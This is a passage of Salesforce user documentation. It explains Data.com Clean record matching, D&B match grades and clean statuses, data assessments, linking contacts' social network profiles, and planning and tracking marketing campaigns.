For example: your organization's D&B Confidence Code setting is `9`. You open your United Technologies account record to find that its `Clean Status` field value is `Select Match`. You click the status value to open the select match page. There you see four match candidates from Data.com. You hover over the match grade bar for the top candidate: United Technologies Corporation. In the popup, you see that the United Technology record's confidence code is `8`. The match grade legend shows these letters: **B A A B A A Z**. You know that `A` means the values should be considered to match, so you check out the values that do not.

You click the first **B** and see that the `Account Name` field values are similar, but not a clear-cut match: your record's `Account Name` value does not include `Corporation` while the Data.com record's `Account Name` value does. You click the second **B** and find that your record's `City` value is `Francisco` while the Data.com record's `City` value is `San Francisco`. So... similar, but not an exact match. You click **Z** and see that your record's `Phone` value is blank. The Data.com record's `Phone` value is `+1.415.901.7000`.

The Data.com United Technologies Corporation record looks like the one that matches your United Technologies record, so you select it, then click **Select and Proceed to Clean**. On the comparison page, you click **Select All** to accept all of the Data.com record's values, including the `Account Name`, `City`, and `Phone` values that were different or blank in your record. You click **Save** and your record's clean status changes to `In Sync`. Awesome.

Select a Data.com Match for your Salesforce Account Record (0:47 minutes)

If your organization uses D&B's DUNSRight Matching service, and you believe an account record has been matched incorrectly to a Data.com record, you may be able to match to a different Data.com record. After you select a new match, you manually clean your record in the usual way.

1. Open the record and click **Clean**
2. On the comparison page, click **Wrong match?**
3. Select a different Data.com record, if one or more are available.
4. Click **Select and Proceed to Clean**

Understanding D&B Match Grades

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Use D&B match grades to help you decide which record is the right one when selecting a match. Hover over any candidate's gray match grade bar to view the record's D&B DUNSRight match information, including its confidence code and match grade details (if available). The blue match grade legend shows D&B code letters that correspond to these fields in your account record, in this order left to right. `Account Name or Tradestyle` | `Street Number` | `Street Name` | `City` | `State / Province` | `Mailing address / PO Box` | `Phone`

Letter	Definition
`A`	Values either match exactly or are similar enough that they should be considered to match.
`B`	Values are similar. In some cases, when Data.com and D&B data are updated at different times, if a field on the D&B record is blank, the match grade letter will indicate that the field values are similar (B) instead of blank (Z).
`F`	Values do not match.
`Z`	Value is blank in one or both of the records. When the `State` value is blank within a D&B record, the `Street` field value is normalized to be blank. In these cases, both fields are colored gray in the match grade legend and the match grade for each is `Z`.

Reviewing Data.com Clean Match Results

Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com Clean:	"Customize Application"

After you complete your Data.com Clean implementation and your first Clean jobs are complete, you should regularly review your Data.com Clean match results to make sure your records are being matched accurately. Run the Accounts by Clean Status report to get started.

Important: If your records appear to be matched incorrectly with Data.com records, you should consider carefully before selecting `Flag differences and auto-fill blank fields` as a clean preference. If mismatches occur with a large number of your records, contact Salesforce Support.

1. Click the Dashboards tab, then select Data.com Analytics. Run the Accounts by Clean Status report.
   If your clean jobs have run successfully, you'll find your accounts grouped by their clean status values.

   Tip: Check out the topic Understanding Data.com Clean Status on page 905 for definitions of all the clean status values.

2. On the report, find any Salesforce records with a clean status of `Different`. Open several records and click **Clean** to look at the differences.
3. Repeat the comparison process with records that have a clean status of `Not Found`.

Understanding Data.com Clean Status

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you use Data.com, the Salesforce CRM records you have access to show a status message in the `Clean Status` field.

To *clean* a record is to bring it up to date with the values you want—either accepting some or all of the latest values from Data.com, or keeping all of the values in the Salesforce record. If a user has compared two records and opted to keep one or more values from the Salesforce record, the record's status is `Reviewed`. If the Data.com and Salesforce records are identical, either before or after they've been compared by a user, the Salesforce record's clean status is `In Sync`. Both `Reviewed` and `In Sync` records are considered to be *clean*.

This table explains each clean status message and tells you how to clean records in other states (such as `Not Compared` and `Different`).

Clean Status	Definition	How to Clean the Salesforce Record
`Not Compared`	The current version of the Salesforce record has not been compared with Data.com. This status may occur because: • The Salesforce record was previously compared with Data.com, but later edited by a user and not compared again. • The Salesforce record was previously compared with Data.com, but later updated by a workflow or other automated process (such as lead conversion) and not compared with Data.com again. • The record was *created manually* in Salesforce (not *added from Data.com*), and has not yet been compared with Data.com. • You map Data.com fields to Salesforce fields, and one or more newly mapped Data.com fields has no value. **Note:** Records you add from Data.com always have an `In Sync` status until the data changes in one or both of the records.	Click **Clean** and compare the records side by side. If you want to keep all of the values in the Salesforce record, click **Save**. The Salesforce record's clean status changes to `Reviewed`. If you want to accept any or all of the Data.com values, select the checkboxes as appropriate, then click **Save**. The Salesforce record's clean status changes to `Reviewed` until: • The two records are identical (`In Sync` status). • The record is updated in Salesforce or Data.com (`Different` status). • The record becomes inactive in Data.com (`Inactive` status).
`In Sync`	When your Salesforce record was last compared with the Data.com record, the two were identical. Records in `In Sync` status are considered to be clean.	Click the icon in the `Clean Status` field and check the time stamp to see when the record was last compared.
`Reviewed`	When your Salesforce record was last compared with the Data.com record, the user who compared them accepted one or more field values from the Data.com record and kept one or more values from the Salesforce record. Records in `Reviewed` status are considered to be clean, but you can repeat the clean process.	Click **Clean** and compare the records side by side. Accept or skip Data.com values as appropriate. The Salesforce record remains in `Reviewed` status until: • The two records are identical (`In Sync` status). • The record is updated in Salesforce or Data.com (`Different` status). • The record becomes inactive in Data.com (`Inactive` status).

Clean Status	Definition	How to Clean the Salesforce Record
`Different`	The Salesforce record has different data from the corresponding Data.com record. **Note:** It's important to remember that a record's clean status can change from `In Sync` or `Reviewed` to `Different` when values change in the matched Data.com record. This may happen regularly as updated information from D&B and Data.com is made available.	Click **Clean** and compare the records side by side. Accept or skip Data.com values as appropriate. The Salesforce record remains in `Different` status until: • The two records are identical (`In Sync` status). • A user reviews the two records and keeps one or more values from the Salesforce record (`Reviewed` status). • The record becomes inactive in Data.com (`Inactive` status).
`Select Match`	Data.com does not have a record qualified for an *automatic* match but does have one or more potential matches. You can select one from up to 5 match candidates. Available with the Data.com Clean product and D&B DUNSRight matching service only.	Click **Clean** and review the match candidates we suggest. Select one and proceed to clean the record in the usual way.
`Not Found`	The Salesforce record has no similar records in Data.com record.	The record can't be cleaned in Salesforce because Data.com could not find a record to match it with.
`Inactive`	The Data.com record corresponding to the Salesforce record has been marked inactive. An account, contact, or lead record may be inactive if it contains out-of-date or inaccurate information. An account record may also be inactive if it's *non-marketable*. A non-marketable company, as defined by D&B, is one that is out of business or has requested exclusion from the D&B database. It also includes companies whose D&B record has not been updated in the past 24 months or does not include a complete business name, a valid physical or mailing address, a valid phone number, or an SIC code. Inactive records are hidden by default.	Click **Clean** and compare the records side by side. Accept or skip Data.com values as appropriate. The Salesforce record remains in `Inactive` status.


Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

The `Clean Status` field on account, contact, and lead records shows you the record's Data.com Clean status at a glance, including when the status was last updated. But if you click the icon next to the status, you'll get more status details, plus options for refreshing the status. Depending on the status, you can also clean some records right from the `Clean Status` field. Here's an example that shows some of your options.



1. This record's status is `Different` because when it was last compared, one week before, the records in Salesforce and Data.com had different values for some or all of their fields. The user who compared the records previously may have:
   - Decided not to accept any of the Data.com values.
   - Accepted some values from Data.com and kept some Salesforce values.
   - Clicked **Cancel** on the comparison page.

   Click the icon to view the popup, which provides additional information and Clean options.
2. This line tells you about the Salesforce record's most recent comparison activity.

   In this case, a user compared the Salesforce account record with Data.com's version one week ago.
3. This section provides more details about the comparison. In this case, Data.com had *different* `Email`, `Phone`, and `Mailing Address` values for the contact.
4. You can click the **Clean...** link to compare the Salesforce and Data.com records yourself.

   If you click **Cancel**, the record's clean status will remain `Different`. If you click **Save**, even if you haven't accepted any Data.com values, the record's clean status will be `Reviewed`.

   .

Understanding How Salesforce and Data.com Records are Matched

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you clean your Salesforce account, contact, and lead data with Data.com, it's important to understand how your Salesforce records are compared and matched with records from Data.com.

Tip: For complete details about how the Data.com matching service works, including a graphic overview and extensive examples, please see our white paper, Data.com Record Matching in Salesforce.

Salesforce and Data.com records can be compared and matched in two ways.

- Manually, when a user clicks **Clean** on an individual account, contact, or lead record.
- Via Clean jobs, which automatically attempt to match all your account, contact, or lead records.

Automated clean jobs are only available to organizations that purchase Data.com Clean. *Manual* clean is available to all licensed Data.com Prospector users.

The first time a Salesforce record is cleaned—either manually or via automated job—the matching service searches Data.com for similar records. It examines the field values in each record and looks for enough identical or similar information to indicate that the two records represent the same entity (that is—the same account, contact, or lead). If Data.com finds a match, the two records are linked by a numeric value in the `Data.com Key` field. For contact and lead records, every time the Salesforce record is cleaned, the matching service is used to match the record. For account records, every time the Salesforce record is cleaned, the `D-U-N-S Number` field is used to match (or look up) the record. If the `D-U-N-S Number` field is blank, the matching service will be used to find a match. If the Salesforce record changes substantially, the next time it is cleaned, the matching service may look for a better match from other Data.com records.

Note:

- If you prefer to rematch account records with the matching service, regardless of whether a D-U-N-S Number is present, please contact salesforce.com Customer Support. Doing so, however, may cause some account records to have the Data.com Clean `Not Found` status.
- If you've remapped or skipped mapping for the `D-U-N-S Number` field, or if you're organization purchased Data.com prior to December 16, 2011, the matching service will automatically be used to rematch account records.

For contacts and leads, the important fields are:

- `Name`
- `Email`

  Ideally, use a direct email address rather than a group address like info@org.com. (Identical Email values will almost always trigger a match unless other values in the record conflict.) **Note:** Data.com does not store emails that may be personal contact information, such as those from Gmail or Yahoo.
- `Account Name` for contacts; `Company` for leads.

- `Title`
- `Phone`

For accounts, the important fields are:

- `Account Name`
  - ◊ Make sure the account name doesn't contain any unrelated artifacts, such as numbers (1002), special characters (!#@#), or unrelated words. (These symbols are acceptable if they are part of the company's name.)
  - ◊ Try to avoid country and state names as values unless they are part of the company's name.
  - ◊ If the account name contains more than one word, like `DSGI Business (PC World Business)` try both of them.
  - ◊ If an account name is also a Website (like `salesforce.com`), try leaving off the subdomain (`.com` and the like).
- `Billing Address`
  - ◊ Use a full address if possible
  - ◊ Make sure the `Country` field value is correct. If you don't know the country, leave the field blank.
  - ◊ Make sure to specify the `State` or `ZIP code` value if you know it.
  - ◊ If you know the account's street name but not its street number, use the street name only. A street name without a street number is better than no value.
- `Website`
- `Phone`

ANALYZING ACCOUNT, CONTACT, AND LEAD DATA QUALITY

Analyzing Data Quality with Data.com Data Assessments

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To install packages:	"Download AppExchange Packages"
To run a Data.com data assessment:	No permissions required
To view a Data.com data assessment:	No permissions required

How many of your organization's records can Data.com enrich with more and better data? Data.com Assessments can tell you. It can also identify how many of your records have been marked as `Inactive` in Data.com, and if you request, how many records in your Salesforce organization appear to be duplicates. Data assessments also list the fields on accounts, contacts, and leads, and tell you how many are blank within your records and how many have different values from Data.com's. (For example, you may have 10 account records in which the `Phone` field value is blank, or five contacts in which the `Account Name` field is blank.)

Data.com Data Assessments is a freeAppExchange package. Work with your salesforce.com sales representative to get it for your organization.

1. Contact your salesforce.com sales rep to get Data Assessments.
2. Set up and run an assessment.
3. View your assessments.

Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To run a Data.com data assessment:	No permissions required
To view a Data.com data assessment:	No permissions required

To run a data assessment, your organization must have the Data.com Data Assessments AppExchange app installed Contact your salesforce.com sales rep if you need Data Assessments.

Data.com Data Assessments is a Salesforce AppExchange package that tells you how many of your organization's records Data.com can enrich with more and better data. It can also tell you how many of your records have been marked as `Inactive` in Data.com, and if you request, how many records in your Salesforce organization appear to be duplicates. Data assessments also list the fields on accounts, contacts, and leads, and tell you how many are blank within your records and how many have different values from Data.com's. Your organization can request one assessment every 30 days.

1. From the Force.com app menu, select Data.com Assessment to open the Data Assessment app.
2. Click the Data.com Assessment tab and define your assessment preferences.
3. Click **Start My Assessment**. We'll tell you how long we expect it to take.

Viewing and Understanding Data.com Data Assessments

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To run a Data.com data assessment:	No permissions required
To view a Data.com data assessment:	No permissions required

When your Data.com data assessment is complete, you can take a look, and learn how Data.com can enhance your CRM records. You can also view previous assessments run by you or other users in your organization.

Tip:

- For more information about clean status values, including those provided in data assessments (`In Sync`, `Different`, and `Inactive`) see Understanding Data.com Clean Status on page 905.
- To learn more about how Data.com matching works, check out our white paper: *Data.com Record Matching in Salesforce*.

1. If you need to, from the Force.com app menu, select `Data.com Assessments`.
2. Click the Data.com Assessment tab, then click the Assessments tab.
3. Click **View Assessments** next to the assessment you want.
4. Click through the assessment tabs. Here's what you'll find.

Tab	What it Tells You
Summary	Breaks down the set of records we analyzed for the assessment. It tells you how many we can enrich with better data, how many records are likely to be inactive in Data.com and if you requested it when you ran the assessment, how many of your records are likely to be duplicates. We also tell you how many of your records were matched to Data.com records and how many were not.
Accounts	Breaks down the account records we matched, showing the number and percentage of records by status and identifying the match percentage. Data assessments also list Account fields and for a given field, tell you how many records have blank values for that field and how many have values that are different from Data.com's. (For example, you may have 10 account records in which the `Phone` field value is blank.)
Contacts	Breaks down the contact records we matched, showing the number and percentage of records by status and identifying the match percentage. Data assessments also list Contact fields and for a given field, tell you how many records have blank values for that field and how many have values that are different from Data.com's. (For example, you may have five contact records in which the `Account` field value is blank.)
Leads	Breaks down the lead records we matched, showing the number and percentage of records by status and identifying the match percentage. Data assessments also list Lead fields and for a given field, tell you how many records have blank values for that field and how many have values that are different from Data.com's. (For example, you may have 12 lead records in which the `Title` field value is different from Data.com's.)
Unmatched	Data.com's matching algorithm uses key fields to identify matching records. This tab lists those fields, and shows you the number and percentage of blank field values within your unmatched records. Adding valid data to these fields will most likely improve your organization's match results.

VIEWING SOCIAL NETWORK DETAILS FOR ACCOUNTS AND CONTACTS

Social Accounts, Contacts, and Leads Overview

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Contacts available in: **All** Editions except **Database.com**
Leads available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Data.com Clean available in: **Developer**, **Enterprise**, and **Professional** editions
Data.com Clean available for an additional cost in: **Unlimited** Edition
Social Key available in: in: **Developer**, **Enterprise**, and **Professional**, and **Unlimited** editions

The Social Accounts and Contacts feature provides easy access to social network profiles and other social information for your accounts, contacts, and leads, directly in Salesforce. This social intelligence gives your users the advantage they need to better serve their current and potential customers.. The Social Accounts and Contacts feature is enabled by default for organizations created after the Spring '12 release. For organizations created before that release, the administrator must enable Social Accounts and Contacts.

Organizations that use the Data.com Clean product also get Data.com Social Key (in beta release for Summer '13), which makes finding contacts' social information even easier. Data.com Clean's automated clean jobs search LinkedIn, Twitter, and Facebook for your contacts' social handles, and add them automatically to your contact records. You'll only have to select the social network profile you want if we find multiple social network profiles that might match your contact.

Note: In the online help and other Salesforce documentation, the word "account" by itself always refers to both business accounts and person accounts. The terms "business account" and "person account" are used when there are differences between the two kinds of accounts.

You can see social information from several social networks.

Social Network	What you see in Salesforce	Supported Objects
Facebook	Facebook® gives you a more personal view of your existing and potential customers and helps you find common interests. For contacts, leads, and person accounts, you can see profiles, status updates, and the number of mutual friends you share. For business accounts, you can view your customers' corporate social media presence, including their company profile and wall posts.	Accounts (does not include Social Key) Contacts Leads

Social Network	What you see in Salesforce	Supported Objects
Klout	Klout™ is a third-party service that analyzes people's influence across social networks, including Twitter, Facebook, and LinkedIn. Use Klout to see your accounts', contacts', and leads' influence on social media, who they influence, who influences them, and the topics they talk about.	Accounts Contacts Leads
LinkedIn	LinkedIn® is useful for staying up to date on your contacts', leads', and person accounts' professional personas. You can see profile photos, current titles and companies, and locations.	Contacts Leads Person Accounts (does not include Social Key)
Twitter	Twitter™ is a great way to see the public personas of your existing and potential customers and learn what's on their minds. You can see bios, recent tweets, and the people who are following and being followed by your accounts, contacts, and leads.	Accounts (does not include Social Key) Contacts Leads
YouTube	YouTube™ helps you find and view videos related to your accounts, contacts, and leads.	Accounts Contacts Leads

Additional social networks may be available in future updates.

Important: The Social Accounts and Contacts feature uses Facebook, Klout, LinkedIn, Twitter, and YouTube public APIs to display social information in Salesforce. Because these social networks have the option of modifying or terminating access to their APIs at any time, salesforce.com can't guarantee the future availability of this feature or any of its functionality, including access to the data that is currently provided or to any particular social network as a whole.

To get started with Social Accounts and Contacts, simply sign in to your social network accounts from any account, contact, or lead detail page. This creates private connections between Salesforce and your social network accounts, allowing you to see external social profiles in Salesforce.

Then you're ready to take your customer insights to the next level by linking your accounts', contacts', and leads' social profiles to their Salesforce records. Once you link a profile to a record, that social data is available to you and everyone else in your organization, without having to log in to other sites. The details that each Salesforce user can see depends on their connection level with the account, contact, or lead, as well as the privacy settings for the profile. Regardless of how much detail is visible, the information that Salesforce displays is always current.

Click the social network icons in the header on account, contact, and lead detail pages to display the Social Accounts and Contacts viewer. If no icons are visible, Social Accounts and Contacts is disabled for your organization. If a social network icon is missing, that service may be turned off. Contact your administrator if you'd like to use this feature or want access to a social network that isn't currently available.

Data.com Clean available for an additional cost in: **Unlimited** Edition

Social Key available in: in: **Developer**, **Enterprise**, and **Professional**, and **Unlimited** editions

Social Accounts and Contacts is secure and private. Here's an overview of its security and privacy features:

- Salesforce uses the trusted OAuth protocol when you sign in to your Facebook, LinkedIn, or Twitter accounts, so your login credentials aren't exposed to Salesforce.
- Salesforce doesn't import or store social information. Each time you select a contact's social profile or YouTube video, Salesforce retrieves the information directly from the corresponding social network and simply displays it. The information that you see is read-only and can't be modified.
- You can't import or store social data in Salesforce records. This ensures that you always see current details when viewing your accounts', contacts', and leads' social information.
- The details that are visible to you when you view a Facebook, LinkedIn, or Twitter profile are determined by the connection that you have with the account, contact, or lead, as well as privacy settings. Typically you see the same information as you would when viewing the profile while logged in directly to the social network. Some of your customers, however, may have privacy settings that restrict the visibility of some or all of their profile details outside the network. In those cases, you see very few, if any, profile details in Salesforce.
- Your view of a Facebook, LinkedIn, or Twitter profile is not shared with anyone else in your organization. Other Salesforce users must sign in to their own social network accounts to use Social Accounts and Contacts and the profile details that are visible depend on each user's connection level with the account, contact, or lead, as well as their privacy settings.
- None of your Facebook, LinkedIn, or Twitter profile information is stored in Salesforce, nor does Salesforce post anything about you or your activities to your social network accounts.
- Accounts, contacts, and leads aren't notified when you view their social network profiles using the Social Accounts and Contacts feature.

Important: The Social Accounts and Contacts feature uses Facebook, Klout, LinkedIn, Twitter, and YouTube public APIs to display social information in Salesforce. Because these social networks have the option of modifying or terminating access to their APIs at any time, salesforce.com can't guarantee the future availability of this feature or any of its functionality, including access to the data that is currently provided or to any particular social network as a whole.

To sign in to your social network accounts from contact detail pages:	“Read” on contacts

To get started using Social Accounts and Contacts, you first need to sign in to your social network accounts from any account, contact, or lead detail page. This creates private connections between Salesforce and your social network accounts, allowing you to see external social profiles in Salesforce. These connections persist in future Salesforce sessions so you don't have to sign in to your social network accounts again unless you sign out in the Social Accounts and Contacts viewer.

Note: You can see YouTube videos without doing these steps. The Klout service is only available when you’re signed in to your Twitter account..

1. Open the contact’s detail page.
2. Click a social network icon ( ).
3. Click **Sign in** button on the Social Accounts and Contacts viewer.
4. Enter your social network account credentials and authorize Salesforce to access your account.

   Your Salesforce account and social network account are now connected.
5. If you want to log in to another social network, just click its tab on the viewer.

Note: Salesforce users who are not within either the Salesforce.com or Force.com domains, such as Cloud.com users, cannot Log into Facebook from within Salesforce.

Viewing and Associating Your Contacts' Social Network Profiles

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To find and link social network profiles to contact records:	"Edit" on contacts
To view a contact's social network profiles:	"Read" on contacts

View your contacts' social network profiles right from a record's detail page. It's easy. Social Accounts and Contacts lets you find your customers' LinkedIn, Twitter, and Facebook profiles (if available) and associate them with your contact records, then view them directly from contact detail pages. Other users who can view the contact record can also view the profile. If your organization uses Data.com Social Key (Beta in Summer '13), we provide the links automatically (if available) for LinkedIn, Twitter, and Facebook.

Note: Depending on contacts's and leads' privacy settings, as well as the permissions set by their friends or connections and the site's terms of use, users may not see as much information as they would if logged directly into their social network accounts.

1. From the contact's detail page, click the icon for the social network where you want to view your contact's profile ( ) to open the Social Accounts and Contacts viewer.
2. If you need to, from the Social Accounts and Contacts viewer, sign in to that social network.
3. If you haven't yet associated a profile for the contact, select the one you want from those we show you. Viewing a profile automatically associates it with the contact. If you use Social Key, your record may have a profile already associated.
4. If you need to associate a different profile, click **Find Different Profile**.
5. If you want to view the contact's profiles on other social networks, just click their tabs in the viewer.
6. You can also:
   - Click **Show Photo in Salesforce** to display the contact's profile picture on the contact detail page. When Social Key finds a LinkedIn handle for a contact, it automatically displays that image on the contact's detail page. You can choose a different photo (including photos from Twitter or Facebook) if you wish.
   - Click **View Full Profile** to see the contact's complete social network profile directly in the social network.
   - Click **Sign Out** to close the private connection between Salesforce and your social network account. When you do this, you're unable to see your contacts' social network profiles until you sign in again.

Viewing YouTube Videos about Your Contacts

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To find and view YouTube videos related to contacts:	"Read" on contacts

You can use Social Accounts and Contacts to find YouTube videos related to your contacts and play them from contact detail pages in Salesforce.

1. Open the contact record.
2. In the header on the detail page, click the YouTube icon ( ).
3. In the YouTube search results, click the video that you want to watch.

   Tip: If the default search doesn't find videos for the correct person, search again using different search terms.

4. The YouTube player opens in the Social Accounts and Contacts viewer and the video begins playing.

Using Social Contacts
Social Accounts, Contacts, and Leads Overview

Viewing Your Contacts' Klout Information

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view a contact's Klout information:	"Read" on contacts

You can use Social Accounts and Contacts to see your contacts' Klout information, directly from contact detail pages in Salesforce.

Note:

The Klout service is dependent on Twitter—an administrator must enable Twitter in your organization's Social Accounts and Contacts settings and you must be signed in to your Twitter account. You don't need a Klout account, or have to be signed in to your Klout account, to see Klout information in Salesforce.

Before Klout information is available for a contact, you or someone else in your organization needs to associate a Twitter profile with the contact record.

To see Klout information for a contact:

1. Open the contact record.
2. In the header on the detail page, click the Klout icon ( ).
3. View the contact's Klout information.

Tips for Finding Your Contacts' Social Information

Available in: **All** Editions except **Database.com**

When you want to associate a social network profile with a contact—either for the first time or if you're switching to a different profile using the **Find Different Profile** button—the Social Accounts and Contacts feature searches for profiles that match the `Name` field on the contact record. If you're looking for a LinkedIn profile, the search also matches against the `Account Name` field.

Similarly, when looking for YouTube videos that are related to a contact, the default search criteria is determined by the `Name` field.

Here are some tips for finding a contact's social information.

- If the default search can't locate your contact's social network profile or YouTube videos related to the account, enter different keywords in the search box on the Social Accounts and Contacts viewer and click **Search**.
- The name on the contact record may be different from your contact's social network user name or the name used in YouTube video keyword tags. Try different variations of the contact's name; for example, search for `Maddie Rigsby` instead of `Madison Rigsby`.
- For LinkedIn profile searches, the account name on the contact record may not exactly match the company name in the contact's LinkedIn profile. Try different versions of the account name, such as `Universal Paper` or `Universal Paper, Incorporated` instead of `Universal Paper, Inc`.
- If your organization uses Data.com Social Key (Beta in Summer '13), we'll automatically find and associate your contacts' social handles (if available) from LinkedIn, Twitter, and Facebook, so you can view profile and feed information without having to make associations. If we find more than one potential match for your contact, we'll let you choose the one you want.

If you still can't find the correct profile, the contact may not have an account in the social network or the contact's privacy settings may be blocking you from finding their profile in a search. If your YouTube searches are still unsuccessful, the contact may not be featured in any videos shared on YouTube.

Social Key available in: in: **Developer**, **Enterprise**, and **Professional**, and **Unlimited** editions

If the Social Accounts and Contacts feature is enabled for your organization, you can customize it so it works the way you want it to. You can also turn the feature off if you don't want to use it.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Social Accounts and Contacts** > **Settings**.
   - If you clicked **My Settings**, select **Display & Layout** > **My Social Accounts and Contacts**.
3. Set up Social Accounts and Contacts so it works the way you want it to.
4. Click **Save**.

CAMPAIGNING AND GENERATING LEADS

PLANNING, MANAGING, AND TRACKING CAMPAIGNS

Campaigns Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A campaign is an outbound marketing project that you want to plan, manage, and track within Salesforce. It can be a direct mail program, seminar, print advertisement, email, or other type of marketing initiative. You can organize campaigns into hierarchies for easy analysis of related marketing tactics.

The Campaigns tab displays a home page that lets you quickly locate and report on campaigns. You can also sort and filter campaigns using standard and custom list views. In addition, this tab lets you view and edit detailed information on campaigns.

Note: To manage campaigns, users must have the Marketing User checkbox selected on their personal information page, the appropriate user permissions, and sharing access to the campaign. Other users can only view campaigns and run campaign reports. See Who has access to campaigns? on page 971.

In addition, campaigns cannot be disabled for your organization if campaigns are referenced in Apex.

Tip sheet: Five Steps for Managing Campaigns

Campaigns Home

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view Campaigns tab:	"Read" on campaigns
To view campaigns:	"Read" on campaigns
To create campaigns:	"Create" on campaigns

Clicking on the Campaigns tab displays the campaigns home page. Any user can access the campaigns home page.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- In the **Recent Campaigns** section, select an item from the drop-down list to display a brief list of the top campaigns matching that criteria. From the list, you can click any campaign name to go directly to the campaign detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Campaigns Tab" search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Campaigns choices are:

Recent Campaigns Choice	Description
`Recently Viewed`	The last ten or twenty-five campaigns you viewed, with the most recently viewed campaign listed first. This list is derived from your recent items and includes records owned by you and other users.
`My Active Campaigns`	The most recent ten or twenty-five campaigns marked as Active, with the most recently created campaign listed first. This list only includes records owned by you.

- In the **Recent Campaigns** section, click **New** to create a new campaign.
- Under **Reports**, click any report name to jump to that report.

Managing Campaigns

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	"Read" on campaigns
To create campaigns:	"Create" on campaigns AND `Marketing User` checked in your user information
To change campaigns:	"Edit" on campaigns AND `Marketing User` checked in your user information
To use the lead import wizard:	"Edit" on campaigns AND `Marketing User` checked in your user information AND "Import Leads"
To use the campaign update wizard:	"Edit" on campaigns AND `Marketing User` checked in your user information AND "Import Leads" AND "Read" on contacts

Managing campaigns in Salesforce involves the five major steps listed below. We recommend you follow these steps to make your marketing programs and post-campaign analysis more effective.

See the Campaign Management Implementation Guide for additional information.

1. **Create the campaign**

   After determining your marketing strategy, create a campaign to track your efforts. See Creating Campaigns on page 956.
2. **Create your target list**

Next define who you want to target with your campaign. The method used to create a target list depends on who you are targeting:

- **Rented or Purchased Lists** - Simply use the list of names as your target list. We recommend that you do not import the names into the system yet.
- **Existing Contacts, Leads, or Person Account** - Run a contact, lead, or person account report in Salesforce and use the **Add to Campaign** button to associate those records with your campaign. Alternatively, go to a list view of contacts or leads and use the **Add to Campaign** button to associate those records with your campaign. Note that person accounts are included in contact list views and can be added to campaigns from them. See Managing Campaign Members on page 937.

3. **Execute the campaign**

All campaign execution occurs outside of Salesforce. It can be online or offline, for example:

- **Online** - Send email using an email execution vendor.
- **Offline** - Plan and host a conference; run print or radio advertisements; send direct mail pieces; or host a Web seminar.

4. **Track responses**

The possible types of campaign responses can be divided into the following groups based on the response tracking mechanism:

- **Website Response** - Prospects respond by filling in a form on your website. Use Web-to-Lead to set up a jump page or microsite for the campaign. All responses are created as leads, and if the Web form includes the `Campaign` field value, the leads are directly associated to the campaign. You can also include the `Member Status` field in the form to automatically mark all submissions with a particular member status.
- **Manual Update** - Customers and prospects respond via phone or mail. A sales or marketing team member can manually update the Campaign History for the lead, contact, or person account. See Adding, Editing, or Cloning Individual Campaign Members on page 950.
- **Mass Update/Offline Response** - The third type of response is any response that you track in an offline list, for example, trade show attendance or email responses from your email vendor. In Salesforce, use the Manage Members page to update the member status of leads, contacts, or person accounts that have been associated with your campaign. See Editing Multiple Campaign Members on page 939. Alternatively, import the offline list into Salesforce via the Campaign Import Wizards. See Importing Campaign Members on page 952.

5. **Analyze campaign effectiveness**

The final step is to analyze the effectiveness of the campaign using reports and campaign statistics. See Displaying and Editing Campaigns on page 929 for information on calculating statistics.

Viewing Campaign Lists

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaign lists:	“Read” on campaigns
To create, edit, or delete campaigns:	“Create” on campaigns AND `Marketing User` checked in your user information

The campaigns list page displays a list of campaigns in your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click a campaign name to view the detail. Click **Edit** or **Del** to edit or delete the campaign.
- Click **New Campaign** or select **Campaign** from the Create New drop-down list in the sidebar to create a campaign.

Campaigns Overview

Viewing Campaign Hierarchies

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	“Read” on campaigns

A campaign hierarchy allows you to group campaigns together within a specific marketing program or initiative, which enables you to analyze related marketing efforts more efficiently.

To view the hierarchy for a campaign, click **View Hierarchy** next to the `Campaign Name` field on the campaign detail page. If a campaign is not part of a hierarchy, its corresponding Campaign Hierarchy page shows only the campaign you selected.

